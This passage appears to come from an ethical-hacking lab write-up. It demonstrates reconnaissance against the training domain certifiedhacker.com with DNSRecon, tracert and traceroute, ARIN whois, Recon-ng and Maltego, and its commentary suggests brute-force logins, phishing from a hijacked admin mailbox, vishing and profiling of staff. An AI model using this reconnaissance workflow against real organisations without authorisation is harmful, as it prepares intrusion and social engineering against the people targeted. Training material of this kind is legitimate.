[+]      PTR 162-241-216-244.unifiedlayer.com 162.241.216.244
[+]      PTR box5443.bluehost.com 162.241.216.245
[+]      PTR 162-241-216-246.unifiedlayer.com 162.241.216.246
[+]      PTR 162-241-216-247.unifiedlayer.com 162.241.216.247
[+]      PTR alphatradecorp.com 162.241.216.248
[+]      PTR 162-241-216-249.unifiedlayer.com 162.241.216.249
[+]      PTR 162-241-216-250.unifiedlayer.com 162.241.216.250
[+]      PTR 162-241-216-251.unifiedlayer.com 162.241.216.251
[+]      PTR 162-241-216-252.unifiedlayer.com 162.241.216.252
[+]      PTR 162-241-216-253.unifiedlayer.com 162.241.216.253
[+]      PTR 162-241-216-254.unifiedlayer.com 162.241.216.254
[+] 243 Records Found
```

Total 243 Records found

6. This concludes the demonstration of gathering information about a target organization by performing reverse DNS lookup using "you get signal's" Reverse IP Domain Check and DNSRecon tool.


i. Perform Network Footprinting


Network footprinting is a process of gathering network-related information of a target organization. Network footprinting is a process of accumulating data regarding a specific network environment. It enables ethical hackers to draw a network diagram and analyze the target network in more detail to perform advanced attacks.

Network range information assists in creating a map of the target network. Using the network range, you can gather information about how the network is structured and which machines in the networks are alive. Further, it also helps to identify the network topology and access the control device and operating system used in the target network.

Here, we will locate the network range using the ARIN Whois database search tool.

Open any browser and navigate to ` https://www.arin.net/ and enter the IP of the target website in the search box and click on search and we will get the IP range of our target.





j. Perform network tracerouting in Windows and Linux machines

Open command prompt on windows and enter the command:
tracert –h 5 www.certifiedhacker.com
-h 5 is used to allow only 5 hops

```
furkan@winSystem:- tracert -h 5 www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 5 hops:

  1     1 ms     1 ms     2 ms  192.168.0.1
  2     8 ms     7 ms     8 ms  10.10.200.22
  3     *        *        *     Request timed out.
  4     8 ms     8 ms    10 ms  180.179.10.181
  5     *       10 ms     8 ms  [redacted].static-mumbai.

Trace complete.
```

Now in kali Linux Open terminal and type:
traceroute -m 5 kali.org


```
┌──(kali㉿kali)-[~]
└─$ traceroute -m 5 kali.org
traceroute to kali.org (104.18.4.159), 5 hops max, 60 byte packets
 1  192.168.100.1 (192.168.100.1)  15.215 ms  0.450 ms  0.651 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
```

This concludes the demonstration of performing network tracerouting using the Windows and Linux machines.


k. Footprinting a target using Recon-ng

In kali Linux open a new terminal and type recon-ng to start recon-ng interface, now type marketplace install all and press Enter to install all the modules available in recon-ng.

After the installation of modules, type the modules search command and press Enter. This displays all the modules available in recon-ng.



Create a workspace in which to perform network reconnaissance. To create a workspace type workspaces create <workspace_name>and workspaces list command to list the workspaces



Add a domain in which you want to perform network reconnaissance.Type the command db insert domains and press Enter. In the domain (TEXT) option type certifiedhacker.com and press Enter. In the notes (TEXT) option press Enter. This adds certifiedhacker.com to the present workspace.

```
[recon-ng][CEH_by_Furkan] > db insert domains
domain (TEXT): certifiedhacker.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][CEH_by_Furkan] > show domains

  +-------------------------------------------------------+
  | rowid |        domain        | notes |    module     |
  +-------------------------------------------------------+
  | 1     | certifiedhacker.com |       | user_defined |
  +-------------------------------------------------------+

[*] 1 rows returned
[recon-ng][CEH_by_Furkan] >
```

Now load the module using *modules load recon/domains-hosts/brute_hosts* commad and type run to execute the module

```
[*] ws8.certifiedhacker.com => No record found.
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: www.certifiedhacker.com
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] www.certifiedhacker.com => (A) 162.241.216.11
[*] zm.certifiedhacker.com => No record found.
[*] Country: None
[*] Host: www.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------

SUMMARY
-------
[*] 20 total (18 new) hosts found.
[recon-ng][CEH_by_Furkan][brute_hosts] >
```

We have now harvested the hosts related to certifiedhacker.com using the brute_hosts module Now, perform a reverse lookup for each IP address (the IP address that is obtained during the reconnaissance process) to resolve to respective hostnames.

Type modules load reverse_resolve command and press Enter to view all the modules associated with the reverse_resolve keyword. In this task, we will be using the recon/hosts-hosts/reverse_resolve module.

```
[recon-ng][CEH_by_Furkan] > modules load recon/hosts-hosts/reverse_resolve
[recon-ng][CEH_by_Furkan][reverse_resolve] > run
[*] Country: None
[*] Host: box5331.bluehost.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------
[*] 127.0.0.1 => No record found.

-------
SUMMARY
-------
[*] 1 total (1 new) hosts found.
[recon-ng][CEH_by_Furkan][reverse_resolve] >
```

.

Once done with the reverse lookup process, type the show hosts command and press Enter. This displays all the hosts that are harvested so far,


```
[recon-ng][CEH_by_Furkan][reverse_resolve] > show hosts

+-----------------------------------------------------------------------------------------------------------+
| rowid |              host                | ip_address   | region | country | latitude | longitude | notes |      module      |
+-----------------------------------------------------------------------------------------------------------+
| 1     | autodiscover.certifiedhacker.com | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 2     | blog.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 3     | demo.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 4     | events.certifiedhacker.com       | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 5     | mail.certifiedhacker.com         |                |        |         |          |           |       | brute_hosts      |
| 6     | imap.certifiedhacker.com         |                |        |         |          |           |       | brute_hosts      |
| 7     | imap.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 8     | localhost.certifiedhacker.com    | 127.0.0.1      |        |         |          |           |       | brute_hosts      |
| 9     | mail.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 10    | news.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 11    | pop.certifiedhacker.com          |                |        |         |          |           |       | brute_hosts      |
| 12    | pop.certifiedhacker.com          | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 13    | smtp.certifiedhacker.com         |                |        |         |          |           |       | brute_hosts      |
| 14    | smtp.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 15    | webmail.certifiedhacker.com      | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 16    | certifiedhacker.com              |                |        |         |          |           |       | brute_hosts      |
| 17    | www.certifiedhacker.com          |                |        |         |          |           |       | brute_hosts      |
| 18    | www.certifiedhacker.com          | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 19    | box5331.bluehost.com             | 162.241.216.11 |        |         |          |           |       | reverse_resolve  |
+-----------------------------------------------------------------------------------------------------------+

[*] 19 rows returned
```


Now, that we have harvested several hosts, we will prepare a report containing all the hosts.Type the modules load reporting command and press Enter to view all the modules associated with the reporting keyword. In this lab, we will save the report in HTML format. So, the module used is reporting/html.

Type the modules load reporting/html command and press Enter. Observe that you need to assign values for CREATOR and CUSTOMER options while the FILENAME value is already set, and you may change the value if required.

```
[recon-ng][CEH_by_Furkan][html] > options set CREATOR Furkan
CREATOR => Furkan
[recon-ng][CEH_by_Furkan][html] > options set CUSTOMER UDIT
CUSTOMER => UDIT
[recon-ng][CEH_by_Furkan][html] > options set FILENAME /home/kali/Desktop/results.html
FILENAME => /home/kali/Desktop/results.html
[recon-ng][CEH_by_Furkan][html] > run
[*] Report generated at '/home/kali/Desktop/results.html'.
[recon-ng][CEH_by_Furkan][html] >
```


Here we got our report in html format, open it with any browser to view the results content






l. Footprinting a target using Maltego


On Kali Linux Start the Maltego and drag and drop the website entity from the left pane of the Entity Palette



Right click on website and click To Domain [DNS] to get the domains of the websites




Right-click the certifiedhacker.com entity and select All Transforms ---> To DNS Name [Using Name Schema diction...].




After identifying the name schema, attackers attempt to simulate various exploitation techniques to gain sensitive information related to the resultant name schemas. For example, an attacker may implement a brute-force or dictionary attack to log in to ftp.certifiedhacker.com and gain confidential information.

Right-click the certifiedhacker.com entity and select All Transforms --> To DNS Name SOA (Start of Authority). This returns the primary name server and the email of the domain administrator, as shown in the following screenshot.




Right-click the entity and select All Transforms --> To IP Address [DNS]. . This displays the IP address of the website, as shown in the following screenshot.



By obtaining the IP address of the website, an attacker can simulate various scanning techniques to find open ports and vulnerabilities and, thereby, attempt to intrude in the network and exploit them.

Right-click the IP address entity and select All Transforms --> To location [city, country]. By obtaining the information related to geographical location, attackers can perform social engineering attacks by making voice calls (vishing) to an individual in an attempt to leverage sensitive information.



Right-click the domain entity (certifiedhacker.com) and select All Transform --> To Entities from WHOIS [IBM Watson].


. By obtaining this information, you can exploit the servers displayed in the result or simulate a brute force attack or any other technique to hack into the admin mail account and send phishing emails to the contacts in that account.

. Apart from the aforementioned methods, you can perform footprinting on the critical employee from the target organization to gather additional personal information such as email addresses, phone numbers, personal information, image, alias, phrase, etc.

